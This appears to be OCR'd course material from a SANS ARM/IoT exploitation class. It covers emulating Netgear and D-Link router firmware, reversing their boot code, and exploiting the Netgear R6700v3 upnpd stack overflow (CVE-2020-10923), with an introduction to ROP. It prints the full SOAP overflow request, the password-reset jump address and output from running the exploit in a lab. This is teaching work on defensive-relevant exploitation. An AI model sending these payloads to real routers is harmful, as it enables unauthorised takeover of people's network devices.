/mnt/tools/loadnvram_netgear.sh

sleep 2
/sbin/preinit&
/bin/sh
```


The `proc` and `sysfs` filesystems are mounted in the `/proc` and `/sys` folders. These are special filesystems that Linux uses to manage processes and system configuration. Keep in mind that these are being mounted in the chroot environment. The `/dev/null` file is also created, and permissions are set using `chmod`. The router depends on this file when booting up.

Step 3: Load the NVRAM



In the next step we load the router's nvram. The nvram is non-volatile which means that it is persistent and will not be lost when the device shuts down or reboots.

This is important for routers and other devices that have a small storage capacity. The nvram holds the device's configuration settings. Think about some of the things that the device needs to remember after a reboot (ip configuration, wifi passphrases, etc).

The Netgear emulation script uses a technique to `LD_PRELOAD` some custom libraries that intercept calls to read nvram. We have to use this technique to fake the router into thinking that it is interacting with its hardware that would normally hold the nvram settings. The `LD_PRELOAD` technique loads custom libraries in place of original libraries in the process. The custom libraries respond to calls to nvram by providing information we stored in a configuration file. The system would normally read the value from the actual nvram.

When the nvram gets loaded by our script, you will see lots of settings scroll past very quickly. These are all of the configuration settings getting loaded for our emulated Netgear startup.

The custom libraries that we use for intercepting the calls to read nvram were written by Saumil Shah and are available on his github repo.

Reference:
https://github.com/therealsaumil/custom_nvram
https://catonmat.net/simple-ld-preload-tutorial

Load NVRAM Helper Scripts

```
❶ nemo@hammerhead:~/qemu/dogfish/routers/tools$ cat ld_preload_netgear.env
export LD_PRELOAD=/mnt/tools/nighthawk_hooks.so:/mnt/tools/libnvram-armx.so
❷ nemo@hammerhead:~/qemu/dogfish/routers/tools$ cat loadnvram_netgear.sh
#!/bin/ash

file=./nvram_netgear.ini

while IFS='=' read key value; do
  echo ${key}=${value}
  nvram set ${key}="${value}"
done < "$file"
nemo@hammerhead:~/qemu/dogfish/routers/tools$
```

Step 1: Set LD_PRELOAD with hooking shared objects


Step 2: Run a script that will loop through and "nvram set" all of the nvram settings from a designated file.

The shared objects are from Saumil Shah's custom_nvram github repo and the script is also based on his work.

Here we see the loadnvram_netgear.sh script. This script is a slight variation on Saumil Shah's tools referenced in the next slide.

Saumil Shah's nighthawk_hooks.so – (https://github.com/therealsaumil/custom_nvram)


Shared objects for hooking interaction with nvram



Saumil Shah has done a lot of good work in this area and has freely contributed many of his tools to the security community. He has taught many security training courses over the years and maintains an emulation framework known as ARM-X.

Resources:
https://github.com/therealsaumil/custom_nvram
https://github.com/therealsaumil/armx

Step 4: Run Linux Startup Procedures



Once our nvram is loaded, we are ready to start up the emulated device.


- We are in a chroot environment, so the filesystem looks like Netgear's
- We have mounted the special folders `/proc` and `/sys` and created the `/dev/null` special file
- We have the router's configuration loaded in our "fake" nvram that we are using `LD_PRELOAD` to emulate

The `/sbin/preinit` command is how the Netgear router starts its boot process. Everything is setup, so we are ready to kick off that file.

The Netgear and Dlink differ here, and it takes a little bit of reverse engineering to figure out, but they both use common startup techniques.

The `/bin/sh` command at the end is not required, it just gives us a shell that we can interact with in the console.

Applications Should Start Automatically



netgear emulation

Once the Linux startup happens, the services that normally start with the router will also start up. This includes the web services that we are interested in attacking. You will see a lot of output in the console window. There will be lots of errors, since we are not emulating everything that a real router would have present (i.e., wifi drivers, usb, etc.). We are only emulating enough to start up the services that we are interested in attacking.

In this case, we don't need those resources for our goal. We may need to experiment to determine how much of the hardware / system must be emulated to accomplish our goal. For simplicity in this instance, that limit testing has been done already for you. In practice, you'll need to estimate the necessary extent of emulation, test, and refactor.

Startup Scripts – Launched after chroot

```
#!/bin/sh

sleep 2
cd /mnt/tools

mount -t proc none /proc
mount -t sysfs none /sys

mknod /dev/null c 1 3
chmod 666 /dev/null

source /mnt/tools/ld_preload_netgear.env
/mnt/tools/loadnvram_netgear.sh

sleep 2
/sbin/preinit&
/bin/sh
```

netgear_boot.sh

```
#!/bin/sh

sleep 2
cd /mnt/tools

mount -t proc none /proc
mount -t sysfs none /sys

mknod /dev/null c 1 3
chmod 666 /dev/null

export LD_PRELOAD=/mnt/tools/libnvram-armx.so
/mnt/tools/loadnvram_dlink.sh


/etc/init.d/rcS
/bin/sh
```

dlink_boot.sh

This side-by-side comparison shows the similarities between the Netgear and Dlink startup scripts.


The `netgear_boot.sh` and `dlink_boot.sh` files can be found in the hammerhead vm in the `/home/nemo/qemu/dogfish/routers/tools/` folder.

For the Dlink emulation, there were some scripts in `/etc/init.d` that were preventing it from booting. These were bypassed by removing them from the `squashfs` filesystem, but this did not affect the web services we were targeting. No changes had to be made to the Netgear filesystem.

Troubleshooting init

```
BusyBox v1.7.2 (2019-10-19 12:12:12 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

1 # /sbin/init
2 # ls -l /sbin/init
lrwxrwxrwx    1 1000     1000            2 Mar 21 17:26 /sbin/init -> rc
3 # /sbin/rc
usage: rc [start|stop|restart|wlanrestart]
#
```

When executing *init*, nothing happens. It is really a symlink to *rc*.



Trying to get the netgear router to boot required some troubleshooting and a little bit of reverse engineering work.

1. Initially, I tried to start it up with "init", but that did not seem to do anything.
2. If you look at init, you see that it is a symlink to a file called rc.
3. If you try to run rc without any parameters, you are given a usage statement.

So, let's take a look at the rc binary in Ghidra to try to get a better understanding of what is going on.

Troubleshooting rc, main function

```
int main(int argc,char **argv)

{
  input = *argv;
  pcVar1 = strrchr(input,0x2f);
  if (pcVar1 != (char *)0x0) {
    input = pcVar1 + 1;
  }
  pcVar1 = strstr(input,"preinit");
  if (pcVar1 != (char *)0x0) {
    uVar6 = 0;
    mount("devfs","/dev","tmpfs",0xc0ed0000,(void *)0x0);
    mknod("/dev/console",0x21c0,CONCAT44(in_stack_ffffff9c,uVar6));
    mknod("/dev/aglog",0x21c0,CONCAT44(in_stack_ffffff9c,uVar6));
    mknod("/dev/wps_led",0x21c0,CONCAT44(in_stack_ffffff9c,uVar6));
    mkdir("/dev/pts",0x1ff);
    mknod("/dev/pts/ptmx",0x21c0,CONCAT44(in_stack_ffffff9c,uVar6));
    mknod("/dev/pts/0",0x21c0,CONCAT44(in_stack_ffffff9c,uVar6));
    mknod("/dev/pts/1",0x21c0,CONCAT44(in_stack_ffffff9c,uVar6));
    FUN_0000eda4();
    return 0;
  }
  pcVar2 = (char *)nvram_get("time_zone");
  pcVar1 = "";
  if (pcVar2 != (char *)0x0) {
    pcVar1 = pcVar2;
  }
  setenv("TZ",pcVar1,1);
  pcVar1 = strstr(input,"rc");
  if (pcVar1 == (char *)0x0) {
    pcVar1 = strstr(input,"erase");
```

```
pcVar1 = strstr(input,"preinit");
```

In the *main* function, we see some checks on the command line input. Based on further analysis, we determine to use *preinit* to launch *rc*.

When looking at the main function in the rc binary, we see that there are comparisons checking the command line input. If the input from the command line contains “preinit”, the normal boot sequence will begin. So, that is why we use “/sbin/preinit” in the netgear startup script.

Course Roadmap

SEC661.1
ARM Exploit Fundamentals

SEC661.2
Exploiting IoT Devices

SEC661.2

1. **Firmware**
   Lab: Firmware Extraction
2. **Router Emulation**
3. **Netgear Exploit**
   Lab: Netgear Exploit
4. **ROP**
   Lab: ROP
5. **Dlink Exploit**
   Lab: Dlink Exploit
6. **Memory Leaks**
   Lab: Memory Leaks
7. **64-Bit ARM**
   Lab: 64-Bit ARM

This page intentionally left blank.

Netgear Exploit

The disclosure for the Netgear bug in this section was released a month before development of this course began. It serves as a reminder that many of these IoT devices have still not implemented some of the exploit mitigations that are now standard on other systems. It also provides us with a real-world example, so that we can see what we've learned so far applied to actual systems. The authors did an excellent job describing the exploit in their writeup, so check it out when you get a chance. Ideally, both the exploit and the vulnerability will be recognizable based on what we've been learning so far.

Introduction to the section.

Reference:
https://packetstormsecurity.com/files/158218/NETGEAR-R6700v3-Password-Reset-Remote-Code-Execution.html

Netgear R6700v3 – CVE-2020-10923

- Discovered by Pedro Ribeiro and Radek Domanski
- Stack-based buffer overflow in Universal Plug and Play Daemon (upnpd)
- Disclosed 6/15/2020

The vulnerability we are going to look at next was presented by Pedro Ribeiro and Radek Domanski at the 2019 Pwn2Own Mobile competition. The vulnerability exists in the `upnpd` daemon which is listening on port 5000 on the LAN interface. The universal plug and play daemon (`upnpd`) is used for network discovery and advertisements. This bug is preauthentication, meaning that you do not need to have any valid login credentials to exploit it.

The vulnerability affects Netgear R6700v3 series routers running firmware versions V1.0.4.82_10.0.57 and V1.0.4.84_10.0.58.

Reference:
https://www.zerodayinitiative.com/advisories/ZDI-20-703/
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/admin/http/netgear_r6700_pass_reset.rb
https://packetstormsecurity.com/files/158218/NETGEAR-R6700v3-Password-Reset-Remote-Code-Execution.html

Netgear R6700v3 – Security Controls

- XN protection – stack is not executable
- ASLR on stack and libraries
- No ASLR for the upnpd binary

```
# uname -a
Linux R6700v3 2.6.36.4brcmarm+ #17 SMP PREEMPT Sat Oct
19 11:17:27 CST 2019 armv7l unknown
```

ASLR is off in the emulated environment

On the Netgear R6700v3, we see the following security posture:

- XN (execute never) is turned on and the stack is not executable
- ASLR is turned on, so even if the stack was executable, we would have to determine where our shellcode was before we could jump to it
- The shared objects in the upnpd process are utilizing ASLR
- The actual `upnpd` binary is NOT using ASLR
- We need to be careful about sending NULL bytes in this exploit as they can cut our input string short

Note: Our emulated environment has ASLR turned off

Netgear R6700v3 – Vulnerable Function

```
undefined4 sa_setBlockName(char *NewBlockSiteName, int len)

{
  ...
  char buffer[1024];
  undefined4 first_int;

  scanf_int = 0;
  scanf_str._0_4_ = 0;
  memset(buffer+ 4, 0, 0x3fc);
  print_msg(3, "%s(%d);\n", "sa_setBlockName", 0x42d);
  if (len != 0) {
    sscanf_result = sscanf(NewBlockSiteName, "%d%s", &first_int, buffer);
  ...
```

sscanf

Use NewBlockSiteName as input and copy the first integer (%d) into &first_int
Copy in the rest of the parameter as a string into buffer[1024]

This is the vulnerable function which can be found at offset 0x00024b9c in the `upnpd` binary. The snippet in the slide has been labeled based on the writeup and so it might not look the same in your Ghidra instance. This function receives a string that gets parsed out from a web request called NewBlockSiteName.

The `sscanf` (string scan format) gets called and parses the NewBlockSiteName input into two parts according to the provided format (%d%s). It first parses out an integer (4 bytes, %d) from the beginning of the NewBlockSiteName and stores it into `&first_int`. It treats the rest of the input as a string and copies it into the buffer char array.

The buffer char array is a local stack variable that can only hold 1024 bytes. If any more data gets copied into it, the buffer will overflow. The `sscanf` function only knows that a string follows the first integer in the input, and it will keep copying into the buffer until it reaches a null byte. This is where the memory corruption occurs. Just like we learned in our standalone examples, the saved link register will be overwritten and when the function returns, the attacker will have control of execution.

Reference:
Run "`man sscanf`" from a Linux console
Great writeup by the authors:
https://packetstormsecurity.com/files/158218/NETGEAR-R6700v3-Password-Reset-Remote-Code-Execution.html

Netgear R6700v3 – Exploitation

- Deliver input to the vulnerable function in the format "%d%s"
- Overflow the buffer[1024] stack variable and overwrite the saved LR value stored on the stack
- Redirect execution to password reset functionality within the target binary (upnpd)
- Access the router via the newly assigned default password

How can we exploit this?

- Create an input buffer to reach the vulnerable code
  - We need to have the right fields/parameters in the web request (next slide)
  - The NewBlockSiteName needs to have the "`%d%s`" format so that the `sscanf` function parses it correctly
  - We need to provide enough data to overflow the local buffer variable and overwrite the saved LR on the stack

But where do we want to redirect execution to?

The exploit authors demonstrate this exploit by jumping to some code inside the `upnpd` binary that resets the password for the http interface to "password". Since there is no ASLR on the `upnpd` binary itself and the password reset functionality is in that code, this is a viable option. In the `upnpd` binary, the password reset functionality is at 0x00039a58. Since we send this address in reverse order and it is at the end of our input for this field, we do not have to worry about the null byte.

Note: There is also a telnet backdoor for these particular routers.

Reference:
https://openwrt.org/toh/netgear/telnet.console

Netgear R6700v3 – Overflow Using NewBlockSiteName

```
POST soap/server_sa HTTP/1.1
Host: 192.168.2.21
Content-Length: 1337
Content-Type: application/x-www-form-urlencoded
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceConfig:1#SOAPLogin
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceInfo:1#Whatever

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>SetDeviceNameIconByMAC
<NewBlockSiteName>1AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAX
</NewBlockSiteName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


NewBlockSiteName is the field we are overflowing, and this becomes obvious when we look at the web request. There is an “X” shown at the end of our input, but that is because when the exploit gets printed to the screen, it does not know how to display some of the non-ascii characters. The writeup provided by the authors describes in detail how this request reaches the vulnerable function and why we need the different SOAP parameters. You may also notice the 1 at the very beginning of the A’s. This 1 gets parsed out as an integer (%d) in the sscanf function prior to reading in the string.

Running the exploit from hammerhead:

```
nemo@hammerhead:~/labs/netgear$ python exploit.py
POST soap/server_sa HTTP/1.1
Host: 192.168.2.21
Content-Length: 1337
Content-Type: application/x-www-form-urlencoded
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceConfig:1#SOAPLogin
SOAPAction: urn:NETGEAR-ROUTER:service:DeviceInfo:1#Whatever
```

Continued on the following page.

```
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>SetDeviceNameIconByMAC
<NewBlockSiteName>1AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAX
</NewBlockSiteName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


Length: 1337

Reference:
The writeup has an excellent description on the code path.
https://packetstormsecurity.com/files/158218/NETGEAR-R6700v3-Password-Reset-Remote-Code-Execution.html

Netgear R6700v3 - Debugging

- Upnpd is running in the dogfish vm in a chroot environment
- Debug access is available from dogfish to the Netgear processes

The hostname (R6700v3) can be confusing in this output, but these commands are being done from the dogfish vm.

```
nemo@R6700v3:~$ ps -U root | grep upnpd
 3418 ?        00:00:00 upnpd

nemo@R6700v3:~$ sudo gdb --pid 3418
...
Attaching to process 3418
Reading symbols from
/home/nemo/netgear_rootfs/usr/sbin/upnpd...
(No debugging symbols found in
/home/nemo/netgear_rootfs/usr/sbin/upnpd)
...
GDB will be unable to debug shared library
initializers
and track explicitly loaded dynamic code.
0xb6ce44c8 in ?? ()
...
(gdb)
```


Since upnpd is running in the dogfish vm in a chroot environment, we can see this process in the dogfish vm and attach to it with `gdb`.

This is actually the dogfish vm still, but the hostname gets temporarily renamed when the nvram is loaded for the emulated router.

By attaching to the process with a debugger we can step through, examine memory/registers and perform in-depth analysis on the vulnerable process.

Also, if we were writing a new exploit, being able to debug the target process is a huge advantage, because it lets us view and see what is going on as we are tailoring our exploit buffer.

```
nemo@hammerhead:~$ ssh dogfish
nemo@dogfish's password:
Last login: Sat Oct 19 16:13:08 2019 from 192.168.2.16

nemo@R6700v3:~$ ps -U root | grep upnpd
 3418 ?       00:00:00 upnpd
```

Continued on the following page.

```
nemo@R6700v3:~$ sudo gdb --pid 3418
[sudo] password for nemo:
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 3418
Reading symbols from /home/nemo/netgear_rootfs/usr/sbin/upnpd...
(No debugging symbols found in /home/nemo/netgear_rootfs/usr/sbin/upnpd)
...
0xb6ce44c8 in ?? ()
(gdb)
```

Lab 8 | Netgear Exploit

Duration Time: 20 Minutes

In June 2020, Pedro Ribeiro and Radek Domanski disclosed a remote buffer overflow that could be used to issue a password reset on Netgear R6700 routers. Prior to its public disclosure, the vulnerability was demonstrated at the Pwn2Own Mobile competition in November 2019. The vulnerability affects the Universal Plug and Play daemon which listens by default on port 5000 for these devices.

OBJECTIVES

- Starting up an emulated router
- Launching an exploit against an emulated ARM target
- (Optional) Debugging the ARM target, observing a crash and walking through a redirection payload

PREPARATION

This lab will be done in the Dogfish virtual machine.

See the SANS SEC661 workbook for detailed lab instructions.

Tools used: python, gdb

For detailed lab instructions, see the SANS SEC661 workbook.

Reference:
https://packetstormsecurity.com/files/158218/NETGEAR-R6700v3-Password-Reset-Remote-Code-Execution.html

Course Roadmap

SEC661.1
ARM Exploit Fundamentals

SEC661.2
Exploiting IoT Devices

SEC661.2

1. **Firmware**
   Lab: Firmware Extraction
2. **Router Emulation**
3. **Netgear Exploit**
   Lab: Netgear Exploit
4. **ROP**
   Lab: ROP
5. **Dlink Exploit**
   Lab: Dlink Exploit
6. **Memory Leaks**
   Lab: Memory Leaks
7. **64-Bit ARM**
   Lab: 64-Bit ARM

This page intentionally left blank.

ROP

Return Oriented Programming or ROP can be used as a workaround for the execute never (XN) security protection. Instead of delivering shellcode and jumping directly to it, we can live off the land by executing small sections of existing code already present in the target's memory space. The ability to do this depends on having control of the stack and a knowledge of the program's memory layout. ROP can be used as a foothold and even leveraged to disable security protections, making the shellcode we delivered executable.

This page intentionally left blank.

ROP (Return Oriented Programming)

- Leverage the stack to piece together small snippets of executable code to accomplish a larger goal
- Requires knowledge of the target's address space
  - Runtime addresses of gadgets and other necessary items (i.e., strings)
  - Other libraries or shared objects loaded in process memory can be used for ROP

ROP stands for return oriented programming. It is a way to execute multiple small chunks of code to accomplish a larger goal. If we control the stack, we can direct execution to a small snippet of code and when it returns (gets the return address off the stack), we can give it another address to jump to, execute some more instructions and return. This can continue on until we have accomplished our goal.

We use ROP to get around the fact that we can't deliver and jump directly to shellcode, because the location where we deliver the shellcode is marked non-executable (XN/execute never). We need to know the addresses where we want to jump to, so if ASLR is enabled, we need to implement a workaround.

ROP can be used on the main binary or in any of the executable shared objects that get loaded into process memory, such as `libc`. You usually need a good amount of code to find useful ROP gadgets, so not every binary is good for ROP.


There is no return instruction in 32-bit ARM, so typically we are looking for pop instructions that are popping a value into the pc register. Also, branches to registers are frequently used (i.e., `blx r1`, `bx lr`).

If a new version of the target binary is released, you need to update your ROP so that it accounts for the changes to the offsets and addresses within the binary.

When developing an exploit, it is good to clearly define a goal that you are trying to accomplish via ROP.

ROP Gadgets

- Scattered snippets of code near a "return" used to accomplish part of a bigger task



ROP gadgets are the small snippets of code that we jump to and return from. The return is the "pop pc" element. The other instructions are what help us build the different pieces needed to accomplish our goal.

It is important to remember that we control the stack, so when values get popped off, we can set up the stack so that the values we define get popped into the appropriate registers. Some registers we don't care about, so we can put any values there, but we need to include them to keep our alignment intact.

Here we show a lot of single pop instructions and a few with more than one instruction. This works, but it may be necessary to broaden our search and look at some more instructions that come before the pop `pc`. Some instructions may be irrelevant, but we can use the gadget if it doesn't break what we are trying to do.

Take the following gadget for example:

```
mov     r0, r4
ldmia.w sp!, {r4, r5, r6, lr}
bx      r3
```

Maybe we already control what is in the `r3` and `r4` registers and really need to move `r4` into `r0` and then branch to the address we have stored in `r3`. We don't care that the middle instruction will load the `r4`, `r5`, `r6`, and `lr` registers. It won't affect what we are trying to do. The `r3` does not get disturbed here and neither does `r0`. Note: In this example, you might want to populate the `lr` register for when function at `r3` tries to return.

We also need to consider the effects of the gadget's execution on the stack.

